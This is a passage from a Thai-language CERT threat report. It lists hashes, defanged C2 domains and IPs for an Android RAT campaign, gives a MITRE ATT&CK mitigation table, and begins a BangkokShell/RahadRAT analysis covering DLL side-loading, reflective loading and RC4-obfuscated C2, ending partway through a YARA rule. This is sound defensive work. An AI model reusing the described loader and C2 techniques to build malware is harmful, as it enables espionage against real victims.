  - kbap1[.]cc
- Android RAT
  - MD5: d707f92e59332af5dfa1b8fe2dde5280
  - SHA1: e62e101038dd0803b66a460f35f18511cc87a8cf
  - SHA256: a8faa362a1a3bd6ba1b48cbcd3d34543a8b92a6e68aa9aee6382c57a41b53da5
  - MD5: 7f7c9772d61c335caeecf1e5ffc14d4a
  - SHA1: aebd8e5c2d105d86fb383b6b986e600776cda763
  - SHA256: d5e2cc1b4c7c0aa843267e0aa833c36f19bec5d1ebd1a3152da30a8265c99b1e
  - MD5: fdfc2d7d549ca899d4425b15c3985198
  - SHA1: 6e103f715a56f23bb03ff574e2787773a32ae19b
  - SHA256: e6fdaf725fd6c93ef2425e8702b15895e63b7b9289b57c5874d6fc31d0c83cc4
  - MD5: 6f1c3d4110492e00e8688169be28be73
  - SHA1: d07f62324c1d30ed6f2f209ae8eb446abef6a71c
  - SHA256: 644242e4fedf3ec10655bc6afceea9d3fd52ea6aa255dd946247dab012f20e80
  - MD5: 4806636896f7607a631bdae5e1f23269
  - SHA1: 4d3e2918f95b9c099bef4449d0734c6c707d9020
  - SHA256: 489dd2e0414ee0e93519e9134fb10c1d7b89fccd747014c78e22060ce08d4166
  - MD5: 689093722c0e27e11ab4fd49d9c3be88

- SHA1: 0153f3bf9b779c226a9ebdcb28ffbc5372ae0519
- SHA256: 0e6f4e6e448a1e65ba1bddac98128ff687b2f8eee25da472ccd8fe0ca2386b1a
- MD5: f01cd491971d1d3113d645a02dff54b3
- SHA1: 0bdfc87c6c70281bef52715f1749a974e376064c
- SHA256: d50c4a1b5e0dddbfa6f0179693661a99a1215befee907ee59a3e86ca8481abc6
- MD5: 1010a292cad76130089472546f5966d8
- SHA1: 3db9638d875d11889f412830f81bbf145a82449e
- SHA256: 923955b5d8fb1ca6f3593f539c97fbb7f8a36e18f3a1b0bfe428e94d612a71a0
- MD5: 21bc6eda0edd5d5ee92bdd3352ae8cb5
- SHA1: f6c6538a6dd66f84f7344b5e739aad9664c91e63
- SHA256: c509fd2ccb9af2092ca02297959a250f53b2af904856f8ab5fa5d73450be4348
- MD5: b1ac7692a5078de774c4b9f5fb3a0c1c
- SHA1: 82bfa27f22268c6980118a92cfd36af84ee43622
- SHA256: 05e10c7397c667e4b01f45e1b49d17402e7dca3d5d8aa6c76364d5ebd77d6fcc
- MD5: d3e5b56db74eb9539b67b5632ac50f05
- SHA1: 83a552fc568d24ebad21864a51e555bcfd466ad9
- SHA256: 3e6fd223c1eedb27bb3cd13a46ec15899c99b421f160bfb18e2c5797ba91e46c
- MD5: 3de3151020ad9b23bc2030723150adfe
- SHA1: 851e22841bed17711d6c68e6416adeb1d1ac4cec
- SHA256: f7c63e53910367ba8b5b3e094d2c96e8b004f9f82f54ee819154969ab2a79aef
- MD5: 2d326cbb136611559bc98269f44ab140
- SHA1: 473c283dce928dc09aec9c94a2b3acc04be74985
- SHA256: e6285519290519c9181dd32494709d37934e962ff9c1bf2bdf0ebdd3b6a16338
- MD5: 89a87f940badb6d0189659938f076fee
- SHA1: 8ae8377549ee48dd9f53de25db75742c968a05a6
- SHA256: 04b404943f50db0e946d6a61d2fee6aa24f3ed6e9da6e829e9fda9e1fd084a28
- MD5: e59bd1c619f309d37402a44e2fd689b4
- SHA1: a333996c8ecd54410b2270b21bc164b76751082d
- SHA256: 494476c0a675615f92ea1e607f7388ace9db61dc0506bece255a1184f936e0d9
- MD5: 3c92503c30fb125486f943838a7de5af
- SHA1: f6a86d20930f1ab46c6545d623cc9035e1d0553d
- SHA256: 570d051b3bc3e982c90785b89678020651c4ef87c2ad6102957c95bb38e9b1f4

- MD5: 40ef532e9aa228dc6af83e0144fb3bb0
- SHA1: b1444932df1b0c73307dfb416c51c0340481a815
- SHA256: a4fde26b41373c099f20d261f8f01eeaec18b437f9d222cbf1053a473b3a3358
- MD5: 385995c41c3fcf2c11e06298e9fc6535
- SHA1: 364f6796ac28b993b119c134e7a999e5080085fb
- SHA256: e92d18fb9bddb7845b899e704160ce01b0e8db0fecba77aecd0e81aecac97728
- MD5: fae1b1259c282263851db447ee07c688
- SHA1: 23a3d62e3b561b3051eabf0eb00e16d9cbe526dd
- SHA256: 8ec8f2764a174be4a00012d653cde58cd9c1fe94970c332d4194f6931b7e1e6b
- MD5: 23c92b79a3bf833e69fb90b53c628e25
- SHA1: ae54c4562aa981c4632084c76b87cd87df8a2c91
- SHA256: baf5c8be96a65824bbd4e6db4768cffe7510ec4b2dea5c46a56230be237f7cc1
- MD5: 806d4e8bd7e0ee3eb7fa0913998845f3
- SHA1: 61d11cbf350c5f1a1d0924321f614bb9ecc52261
- SHA256: 01b3923191c8014bfebe7ccad809e5e785f97338ca236cf89697ef6f0ea7a64b
- MD5: 3b5e36d57b874724efe149146ca458a6
- SHA1: fd498fe6fed45a3e2df324dd87c68865134a8045
- SHA256: 16bb93881df5c4615c6be692ea53d393b88881a0492e3f22a580ebb10c3c2e31
- MD5: 6e54b40177e267f8cc0e380945ed7347
- SHA1: 17717cedf00ce997da07aad741fe2bd735f0a724
- SHA256: 73b9286d2bae71b53e32f225e78f4e90aa393186bbfab0e79efd2610762c9134
- MD5: 6e54b40177e267f8cc0e380945ed7347
- SHA1: 17717cedf00ce997da07aad741fe2bd735f0a724
- SHA256: 73b9286d2bae71b53e32f225e78f4e90aa393186bbfab0e79efd2610762c9134
- MD5: 6e54b40177e267f8cc0e380945ed7347
- SHA1: 17717cedf00ce997da07aad741fe2bd735f0a724
- SHA256: 73b9286d2bae71b53e32f225e78f4e90aa393186bbfab0e79efd2610762c9134
- MD5: f41e3863a26298e6f4983c6da13383d6
- SHA1: 9e81f7584f659188653cef8c64edef2ef4641c2c
- SHA256: 9dea6eaba6e2cae354bac53f6376f324156e4977b7de9fb7208e233669e1dbc2
- MD5: 306a600844bf741d61dd7825ef835d0a

- SHA1: f3224fab69e2e1ed9039415b3dd23b9065b3b91a
- SHA256: 8afe1974fde4f16c99ddf199c823edc3281292644e56c67199badc7e8a856f3f
- MD5: d7907fb5ac95bb8db7b5f000f92e9c21
- SHA1: 650440297e7e15cd4ff9815d7c55895c56708123
- SHA256: d05fdc0dd756ba7aa0b25aa9dff2ba67f904946c1b5a86167be8157299684e98
- MD5: f1dcb68e7e04df3b73e142eb14b00153
- SHA1: 1f97c8bf84331fed43017d7040ff016be1c62c15
- SHA256: 7c61955462b1de90d945a28cfac1d8cf2d7fc125b243909c4b6d9cd190b9cd92
- MD5: c563ba7f742663cd1dba8537c184ad60
- SHA1: cab80e555ce50126ce1e9217cfa915a222e61b91
- SHA256: 98122d906bd6c0a5174370b29b9bca426ce99126e6d4c74829afefcaa5d16aa6
- MD5: 02be3f4f3dee8d80eb2080c3f8acae2b
- SHA1: 8f5e3bcd9940227aece7fae4ae23b327e8d14020
- SHA256: 93f428daeaf44e064b6deb4c87f69f04aa98781c8bd898930e840e8eda0ec67d
- MD5: 301d7f55de4a765145f81bab1ff8ecab
- SHA1: 3949254f5994ef6037658180955ebdc89051fee4
- SHA256: a9e8a9c9016d64a8125a1678ea4342054f72f93b56caed9887bd00a127930bbd
- MD5: cd8babf0cedd695c9bd55a3b81897e93
- SHA1: f5f337aeff4f2dc87a373594df5670262b8a25ee
- SHA256: 18fc16dcda6ac674ef0ddbdcce1c147c831cbf0713782aa1b3f53047da9f16ea
- MD5: 1c3c31e1e17dd800b6cd0ce85cc44e81
- SHA1: 7b44b133c111747f2e38920a97b7aae57f6b57cd
- SHA256: f525bd204ff7040106be4c1f68d0c3630d94edfc729d18a0a542bb48e0bbf0fc
- MD5: 14144b98c90b86c1ff1a474bdd77c4cc
- SHA1: 4ecc32bc643ba29930e20dd7dbbdcb6203f53a08
- SHA256: de0290f9d5c21f97022dc7afa4d0cec552c415b9c3d2ffca4de9bb401ae5642b
- MD5: 6d622de12c174ca522a0dcb79f47eee6
- SHA1: 05bf70c942a0db80ea358ca93d1cc2ace17e9937
- SHA256: e42558cbc75efda587a7a39bd80db74a5dedd4d7b8634e18f3f294e894fbb583
- MD5: 95fc0c394afd2f7ebfd86876ae80e11a
- SHA1: 6d2b08e758692ab83a2fab3abc059532e6875884
- SHA256: de29640c779917e507270202d36bed07f7c0032111c0fc761e2fe6b6d491f5fd

- MD5: 99989c42eadc2dd4b3c109df2c666651
- SHA1: db57b26e5a5df9bce29b7d4d412f13b05b1587b5
- SHA256: 6d1fc8e63be169abf1b77408029135643408f9c99cef4d7e865a4a106df3a17d
- MD5: e135d7578bd13a2154cdf712cef47b6c
- SHA1: dfbf25ec4c88a3fd0ebd16f402c358ef50df2d05
- SHA256: 658761f7283076c63ed459ff5ca2ea921ad2d785cb61ccc2596c86e097124563
- MD5: a1cbce1e226cbd33d90ca594cef13ad5
- SHA1: a43ad7634e29777e07524e2f58881053f28b1eac
- SHA256: 23705e2cba182770a62070c255b20dad512e973b22d515e8af3ea0fbc40e5b23
- MD5: 2a941a85d5d24892a0ad118dfa3c9faf
- SHA1: 7d68bc8961a20da307b95a4d8373683d237a8abc
- SHA256: b8c326ed1decf0b0e49e31246dbad4d8b2ec61e04734d9a351bfd3b20a5dd3fd
- MD5: 6c07178dc53c57bec3da9b61e4db5514
- SHA1: 85cb3fe7e2e206ed53128c0ab3affbbdb54fe24c
- SHA256: e9e66cea2b592ee7cde2eeb7ca4fa72b073d882dc6fdab72e07aa19b31d9d781
- MD5: b7354b8b62a8b8dea8b79c6ac114843a
- SHA1: a212020592f7fbc0f6800a159057be136605a220
- SHA256: 369c2098364de43189a8a83ae941a092fd09b926c71736d533f129b9e3b9270f
- MD5: 45e7c2c057cebeed4404fc666f6e5b2c
- SHA1: 558798189060e87992d867ec16a24a5b6c60fba4
- SHA256: 92f3da75750686fc0db215583fa9205f354849cfc0b9870a898770d4148c3e63
- MD5: 3c92503c30fb125486f943838a7de5af
- SHA1: f6a86d20930f1ab46c6545d623cc9035e1d0553d
- SHA256: 570d051b3bc3e982c90785b89678020651c4ef87c2ad6102957c95bb38e9b1f4
- MD5: 04986b5e0a9e8e9293cde4bb7fc50f91
- SHA1: 6af3373b6a7de3a13c0e095a70b219c678534e3d
- SHA256: f6a0b9c022a037523bbb4a16d188731a3f7032ee8ca14e38e12642f47e70e32f
- MD5: 6ea452019bf6d482c5ea00cadd830487
- SHA1: 13204fc716e8a247af1185d5b710f1ed3cafe942
- SHA256: 1ce53d70962bf0017e1c909bd65ba546309488f875769d04ec8e32f869574978
- MD5: 47736f3531755ff62628b17c10e90516

- SHA1: e4170eb6e3849a6756be62efd86994603a779e82
- SHA256: bac64b16237731c442f738d7c5e2ba5ca54c54745d94e38a99e1613b2ec9d195
- MD5: 4a6f225a95bcb4fae50cb2a4e610dabe
- SHA1: 63e4d30818b713d0948e230e020465119f3c343d
- SHA256: a5952ee34525176b87030ecc0e599a10076136345cfbe7fc8dda53be3a85d686
- MD5 d707f92e59332af5dfa1b8fe2dde5280
- SHA1 e62e101038dd0803b66a460f35f18511cc87a8cf
- SHA256 a8faa362a1a3bd6ba1b48cbcd3d34543a8b92a6e68aa9aee6382c57a41b53da5

- อื่น ๆ ที่เกี่ยวข้อง
  - dkladm[.]cc
  - nnzv4[.]cc
  - tatadm[.]cc
  - kgap1[.]cc
  - lyper[.]cc
  - aekh3[.]cc
  - aabc14[.]cc
  - 52.221.67[.]94
  - 18.138.157[.]158
  - 54.151.132[.]18
  - 18.139.17[.]7
  - 13.215.246[.]145
  - 18.139.101[.]101
  - 3.0.230[.]174
  - 52.74.55[.]131

รายการ Techniques-Tactics ที่กลุ่มผู้โจมตีใช้ในการโจมตีจากกรณีในรายงานฉบับนี้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[5]

รูปแบบวิธีการโจมตีที่ตรวจพบจากกรณีในรายงานฉบับนี้ ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Domains	T1583.001	กลุ่มผู้ไม่หวังดีเปลี่ยนมาใช้ top-level domain (TLD) เป็น .cc และจดทะเบียนโดเมนโดยใช้ domain name registrar ชื่อ Gname.com Pte. Ltd.	**Mitigations:** [M1056] ในแง่มุมอื่นๆ ของเทคนิคนี้ไม่สามารถดำเนินการควบคุมเชิงป้องกันเพื่อลดความเสี่ยงได้ง่าย ๆ เนื่องจากการจดทะเบียนโดเมนของกลุ่มผู้ไม่หวังดีขึ้นอยู่กับพฤติกรรมที่กระทำนอกขอบเขตของการป้องกันและควบคุมขององค์กร **Detections:** [DS0038] ตรวจสอบข้อมูล domain name system (DNS) registry data สำหรับโดเมนที่ถูกลงทะเบียน(ซื้อ) ซึ่งสามารถใช้ระหว่างการกำหนดเป้าหมายโดยกลุ่มผู้ไม่หวังดี การใช้ความพยายามในการตรวจจับอาจมุ่งเน้นไปที่ขั้นตอนที่เกี่ยวข้องใน adversary lifecycle เช่น ในระหว่างการทำ initial access และในระหว่าง command and control ข้อมูลการจดทะเบียนโดเมนจะถูกบันทึกไว้ในบันทึกการจดทะเบียนสาธารณะ (public registration

[5] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			logs) องค์กรสามารถพิจารณาใช้บริการที่อาจช่วยในการติดตามโดเมนที่ถูกจดทะเบียนขึ้นมาใหม่ เช่น ฐานข้อมูล WHOIS และ/หรือ passive DNS ในบางกรณี อาจเป็นไปได้ที่จะ pivot ข้อมูลการจดทะเบียนโดเมนที่รู้จักของกลุ่มผู้ไม่หวังดีเพื่อเปิดเผย infrastructure อื่น ๆ ของกลุ่มผู้ไม่หวังดีได้ พิจารณาการตรวจสอบโดเมนที่จดทะเบียนด้วยโครงสร้างที่คล้ายคลึงกับโดเมนของกลุ่มผู้ไม่หวังดีที่เคยใช้ในการโจมตี รวมถึงภายใต้ TLD อื่น อย่างไรก็ตามสามารถตรวจสอบข้อมูลโดเมนของกลุ่มผู้ไม่หวังดีได้ที่ https://github.com/ttc-cert/TTC-CERT_blocklist_recommended/blob/master/domain_from_android_rat_blocklist_recommended.txt
Acquire Infrastructure: Server	T1583.004	ผู้ไม่หวังดีใช้บริการ IaaS (infrastructure as a service) จาก Amazon Data Services ในประเทศสิงคโปร์หลังจากการลงทะเบียนโดเมนสำหรับ command and control (C2) server	**Mitigations:** [M1056] ในแง่มุมอื่นๆ ของเทคนิคนี้ไม่สามารถดำเนินการควบคุมเชิงป้องกันเพื่อลดความเสี่ยงได้ง่าย ๆ เนื่องจากการใช้บริการ IaaS (infrastructure as a service) ของกลุ่มผู้ไม่หวังดีขึ้นอยู่กับพฤติกรรมที่กระทำนอกขอบเขตของการป้องกันและควบคุมขององค์กร **Detections:** [DS0035] เมื่อกลุ่มผู้ไม่หวังดีจัดเตรียมเซิร์ฟเวอร์ (เช่น สำหรับใช้เป็น command and

			control (C2) server) การสแกนอินเทอร์เน็ตอาจเปิดเผยเซิร์ฟเวอร์ที่กลุ่มผู้ไม่หวังดีได้จัดเตรียมไว้ องค์กรสามารถตรวจสอบรูปแบบที่สามารถระบุ pattern ได้ เช่น services listening, ใบรับรองที่ใช้งานอยู่, SSL/TLS negotiation features, หรือการตอบสนองอื่น ๆ ที่เกี่ยวข้องกับซอฟต์แวร์ C2 ของกลุ่มผู้ไม่หวังดี
Develop Capabilities: Code Signing Certificates	T1587.002	กลุ่มผู้ไม่หวังดีใช้ Code Signing Certificate ในการ sign ตัว Android RAT ที่มี Distinguished name (DN) เป็น "CN:gigabud" ต่อมา กลุ่มผู้ไม่หวังดีเปลี่ยน Code Signing Certificate ในการ sign ตัว Android RAT บ่อยมากยิ่งขึ้น หรือในบางกรณีศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีใช้ Code Signing Certificate 1 อัน ในการ sign Android RAT 1 ตัว เพื่อเพิ่มความยากลำบากในการจัดกลุ่มตัวอย่างของ Android RAT และทำให้ยากต่อการเชื่อมโยงของแต่ละ Android RAT ให้กับนักวิเคราะห์ภัยคุกคามทางไซเบอร์	**Mitigations:** [M1056] ในแง่มุมอื่นๆ ของเทคนิคนี้ไม่สามารถดำเนินการควบคุมเชิงป้องกันเพื่อลดความเสี่ยงได้ง่าย ๆ เนื่องจากการทำ Code Signing Certificates ของกลุ่มผู้ไม่หวังดีขึ้นอยู่กับพฤติกรรมที่กระทำนอกขอบเขตของการป้องกันและควบคุมขององค์กร **Detections:** [DS0004] องค์กรควรพิจารณาวิเคราะห์ self-signed Code Signing Certificate ที่อาจเชื่อมโยงกับกลุ่มผู้ไม่หวังดี เช่น thumbprint, อัลกอริทึมที่ใช้, ระยะเวลาที่ใช้ได้, และ common name
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Subvert Trust Controls:	T1553.002	กลุ่มผู้ไม่หวังดีใช้ Code Signing Certificate ในการ sign ตัว	**Mitigations:** [M1056] ในแง่มุมอื่นๆ ของเทคนิคนี้ไม่สามารถดำเนินการ

Code Signing		Android RAT ที่มี Distinguished name (DN) เป็น "CN:gigabud" ต่อมา กลุ่มผู้ไม่หวังดีเปลี่ยน Code Signing Certificate ในการ sign ตัว Android RAT บ่อยมากยิ่งขึ้น หรือในบางกรณีศูนย์ TTC-CERT พบว่ากลุ่มผู้ไม่หวังดีใช้ Code Signing Certificate 1 อัน ในการ sign Android RAT 1 ตัว เพื่อเพิ่มความยากลำบากในการจัดกลุ่มตัวอย่างของ Android RAT และทำให้ยากต่อการเชื่อมโยงของแต่ละ Android RAT ให้กับนักวิเคราะห์ภัยคุกคามทางไซเบอร์	ควบคุมเชิงป้องกันเพื่อลดความเสี่ยงได้ง่าย ๆ เนื่องจากการทำ Code Signing Certificates ของกลุ่มผู้ไม่หวังดีขึ้นอยู่กับพฤติกรรมที่กระทำนอกขอบเขตของการป้องกันและควบคุมขององค์กร **Detections:** [DS0022] รวบรวมและวิเคราะห์ข้อมูล signing certificate metadata ที่อยู่ในซอฟต์แวร์เพื่อค้นหาลักษณะและค่าผิดปกติของใบรับรองที่ผิดปกติที่อาจเชื่อมโยงกับกลุ่มผู้ไม่หวังดี
Obfuscated Files or Information: Software Packing	T1027.002	ผู้ไม่หวังดีนำเทคนิค software packing มาใช้กับ Android RAT ที่ใช้ในการโจมตีคนไทยเพื่อให้ยากต่อการนำ Android RAT ของกลุ่มผู้ไม่หวังดีนี้มาวิเคราะห์	**Mitigations:** [M1049] ใช้การตรวจจับมัลแวร์แบบฮิวริสติก (heuristic-based malware detection) และตรวจสอบให้แน่ใจว่า virus definition ได้รับการอัปเดตอยากสม่ำเสมอ ตลอดจนสร้าง signature สำหรับตรวจจับ Android RAT ที่พบ **Detections:** [DS0022] ใช้การสแกนไฟล์เพื่อค้นหา software packed ที่รู้จักหรือค้นหา artifacts ของ packing techniques แต่อย่างไรก็ตามการทำ software packing ไม่ใช่ตัวบ่งชี้ที่ชัดเจนของกิจกรรมที่เป็นอันตราย เนื่องจากซอฟต์แวร์ที่ไม่เป็นอันตราย (legitimate software) อาจใช้

			เทคนิคการทำ software packing เพื่อลดขนาดไบนารีหรือเพื่อป้องกันซอร์สโค้ดที่เป็นกรรมสิทธิ์ได้เช่นเดียวกัน

ข้อมูลอ้างอิง

- https://attack.mitre.org/techniques/T1027/002/
- https://blog.cyble.com/2023/01/19/gigabud-rat-new-android-rat-masquerading-as-government-agencies/
- https://github.com/ttc-cert/TTC-CERT_blocklist_recommended/blob/master/domain_from_android_rat_blocklist_recommended.txt
- https://nakedsecurity.sophos.com/2012/07/31/server-side-polymorphism-malware/
- https://library.parliament.go.th/th/radioscript/rr2565-may6

เอกสารแนบท้าย 12

รายงานผลการวิเคราะห์มัลแวร์

AMAR-230499-1.v2 - BangkokShell

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก: 19-06-2566

วันที่เผยแพร่ให้กับสาธารณะ: 19-06-2566

ห้วงเวลาที่ทำการวิเคราะห์: 27-04-2566 ถึง 16-06-2566

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะและมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า **BangkokShell**


แคมเปญ BangkokShell ใช้เทคนิค DLL Side-loading ในการโหลดไฟล์อันตรายประเภท Dynamic Link library (DLL) ซึ่งต่อมาจะทำหน้าที่ในการโหลดไฟล์ shellcode เข้าสู่พื้นที่หน่วยความจำของโปรเซส โดยที่ไฟล์ shellcode ดังกล่าวจะทำหน้าที่ในการ deobfuscate ไฟล์ payload ซึ่งฝังอยู่ภายในไฟล์ shellcode โดยใช้อัลกอริทึม XOR cipher จากนั้นจึงใช้เทคนิค Reflective Code Loading[1] เพื่อทำการโหลดและ execute ไฟล์ payload ดังกล่าว โดยที่ไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด

ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า RahadRAT (อ่านว่า ระ-หัด-แรท) สืบเนื่องมาจากการที่มัลแวร์ทำงานในลักษณะของ Remote Access Trojan (RAT) อีกทั้งยังมีกลไกในการ authentication กับ Comand and Control (C2) ด้วยรหัสผ่าน และมีการใช้งานอัลกอริทึม CRC-16/XMODEM เพื่อตรวจสอบความถูกต้องของข้อมูลที่ถูกรับส่งระหว่างกันโดยที่การติดต่อสื่อสารทั้งหมดระหว่างมัลแวร์และ C2 จะถูก obfuscate เอาไว้ด้วยอัลกอริทึม RC4 (Rivest Cipher 4)

RahadRAT สามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ทั้งหมด 14 รูปแบบ โดยจะมุ่งเน้นไปที่การเก็บรวบรวมข้อมูลและการบริหารจัดการไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์เป้าหมาย เช่น การสร้าง การลบ และ การย้าย เป็นต้น นอกจากนี้มัลแวร์ยังสามารถสร้างโปรเซส cmd.exe เพื่อนำมาใช้ในการ execute คำสั่งต่าง ๆ ที่ได้รับจาก C2 อีกด้วย ซึ่งจะส่งผลให้ผู้โจมตีสามารถควบคุมเครื่องคอมพิวเตอร์เป้าหมายได้อย่างสมบูรณ์

[1] "Reflective Code Loading, Technique T1620 - MITRE ATT&CK®." 5 Oct. 2021, https://attack.mitre.org/techniques/T1620/. Accessed 17 Jun. 2023.

ภาพรวมการทำงานของมัลแวร์ในแคมเปญ BangkokShell สามารถสรุปเป็นแผนภาพ (diagram) ได้ดังนี้



ศูนย์ TTC-CERT ได้นำไฟล์ต้องสงสัยดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicator of Compromise (IOC) และ techinues, tactics, and procedures (TTP) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับไฟล์ต้องสงสัย ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล IOC เพื่อแจ้งเตือนและนำเสนอข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ ในประเทศไทยเพื่อประโยชน์สาธารณะ โดยสามารถนำข้อมูลในรายงานฉบับนี้ไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงและภัยคุกคามทางไซเบอร์ต่อองค์กรด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล IOC, YARA rule, และ Sigma rule ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (4)

19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573 (OneDriveStandaloneUpdater.exe)

87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f (getopt.dll)

0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e (license)

cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0 (imobiledevice.dll)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)

955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5 (payload)

โดเมน (1)

www.bangkokdailyone[.]com

ผลการวิเคราะห์

19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573

Tags

Legitimate file | DLL Side-loading | Masqueraded | libimobiledevice

รายละเอียดของไฟล์

ชื่อไฟล์	OneDriveStandaloneUpdater.exe
ขนาด	33016 ไบต์
ประเภท	PE32 executable (console) Intel 80386, for MS Windows
MD5	b1c69e510750fb2f3263c10baa0ba38c
SHA1	848f3de2b3eb5931505006299afeda797836cb2e
SHA256	19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573
SHA512	1c10df96a81a8c44cd1337ce1cd246954d256a7a325b6f46f00826cb4b34b72e816227d20e1ca4fc451995368a2d9d68c5aeb1e47d9cadd8fef1a7bef167facb
ssdeep	384:81Rpp9e3TkYKJdsN7MGb0NO0pwK3RUAiGmGovy8ZpH0JWsEpwK3ReNxGmGovy8Z9:8Np94jKbsN7MGb0N7J4yiRSW7qjyiRuS
Entropy	7.13

แอนตี้ไวรัส

Google	Undetected
Kaspersky	Undetected
Microsoft	Undetected

YARA Rules

```
import "pe"

rule bangkokshell_pe_sideload : T1574_002
{
	meta:
		version = "1.0"
		first_imported = "2023-05-20"
		last_modified = "2023-05-20"
		status = "RELEASED"
		sharing = "TLP:CLEAR"
		source = "Manual investigate"
		author = "TTC-CERT"
		description = "Detect legitimate PE file which was compiled from libimobiledevice project on Github and signed by Foneazy Technology. It will be using in DLL side-loading technique so be caution when found suspicious DLL in the same folder with this file"
		hash = "19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573"

	condition:
		pe.is_pe
		and pe.signatures[0].subject contains "Foneazy Technology Co., Limited"
